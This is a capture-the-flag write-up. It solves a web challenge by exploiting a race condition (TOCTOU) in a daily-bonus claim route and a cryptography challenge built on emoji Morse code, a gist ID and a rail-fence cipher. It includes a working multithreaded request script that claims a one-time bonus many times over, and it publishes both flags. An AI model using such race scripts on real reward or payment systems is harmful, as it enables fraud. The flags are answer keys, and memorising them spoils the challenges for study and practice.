
<https://www.vaadata.com/blog/what-is-a-race-condition-exploitations-and-security-best-practices/#:~:text=risks%20of%20attack.-,What%20is%20a%20Race%20Condition%3F,i.e.%20process%20requests%20in%20parallel.>

And the CWE-367:

<https://cwe.mitre.org/data/definitions/367.html>

So basically this vulnerability is known as a TOCTOU (Time Of Check, Time Of Use) flaw. We can exploit the timing of the simultaneous sending of several requests with race condition attacks.

So let's exploit!



```
67     if row and row['claimed']: 
68         flash("You have already claimed your daily bonus!", "danger")
69         return redirect(url_for('dashboard'))
```

As you can see, we need to exploit when we are still not redeem the bonus because if we redeem it first, then our user will be inserted in the redemption table. So the if statement will be true and we can't bypass the checking block.

We can use an automation script to send several requests simultaneously to our target.

script:

```
import requests
import threading

URL = 'http://159.69.219.192:7859/claim'
COOKIE = {
    'session': 'eyJ1c2VybmtzSI6ImNoeXB1cmdheW1pbmsifQ.Z_ne0g.xnr4g3ENwAP3P1x3GzMxZe
gffJY'
}

NUM_REQUESTS = 10

def send_claim():
    try:
        response = requests.post(URL, cookies=COOKIE, timeout=3)


        print(f"[{response.status_code}] {response.text[:100]}")
    except requests.exceptions.RequestException as e:
        print(f"Error: {e}")

threads = []
for _ in range(NUM_REQUESTS):
    thread = threading.Thread(target=send_claim)
    threads.append(thread)
    thread.start()


for thread in threads:
    thread.join()

print("\nExploitation attempt complete. Check your balance:")
print("http://159.69.219.192:7859/dashboard")
```

Go to the dashboard and refresh the site.




It works! We got \$10000 and now we can redeem the reward.



Flag: UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}

Cryptography


Gist of Samuel



This challenge we need to find Samuel's favorite campsite. Given the txt file. The challenge also provides some hints for us which were the flag it the name of the campsite and this: <https://gist.github.com/umcybersec>

We didn't get what the github hint is for at first but nevermind we proceed to the file first.

The file contain:



It looks like a code that converts into emojis so we need to find the code type. After staring and searching for a while, we found out this is morse code because this text contains only 3 emojis and morse code uses only '—', '··', '—·'. We assume that

$$\text{🚂} = \cdot\cdot$$

$$\text{🚃} = —\cdot$$

$$\text{🚆} = ——$$

Because look at the size of the trains and the uses of the blue train. Look the blue train(🚆) just stand alone without same emojis beside it.

Then the output is:

The output is:


Converted ASCII Text:

HERE IS YOUR PRIZE E012D0A1FFFAC42D6AAE00C54078AD3E SAMUEL REALLY LIKES TRAIN AND HIS FAVORITE NUMBER IS 8

We moved to the hint that given to us, the link:

<https://gist.github.com/umcybersec>

This hint is linked to the gist of umcybersec and has `file.txt` in it so let's move on to it.



We had to burn the midnight oil to identify what it was. Then, I realize the length of the gist is the same with the prize:

55bb6b18159083cf811de96d8fef1583


E012D0A1FFFAC42D6AAE00C54078AD3E

Both of them have 32 characters and are in hex. Also the title of the challenge is Gist of Samuel which is probably referring to a gist that is owned by Samuel.

So we can replace the 55bb6b18159083cf811de96d8fef1583 with the e012d0a1fffac42d6aae00c54078ad3e.

New link:


<https://gist.github.com/umcybersec/e012d0a1fffac42d6aae00c54078ad3e>



And we got redirected to here. There a text that said **veryveryverysecret**, means the flag probably in the text file but it seems that it is encrypted. So referring to this:

HERE IS YOUR PRIZE E012D0A1FFAC42D6AAE00C54078AD3E SAMUEL REALLY LIKES TRAIN AND HIS FAVORITE NUMBER IS 8

It says that Samuel really likes train and his favourite number is 8. We can assume it is related to the rail fence cipher and 8 is the key. Use cyberchef and decode the cipher.



Now, the output looks like it has characters. It is like a banner that use ASCII art. Copy and paste on the notepad. Zoom in in the notepad and we got the flag.



Flag: `umcs{willow_tree_campsite}`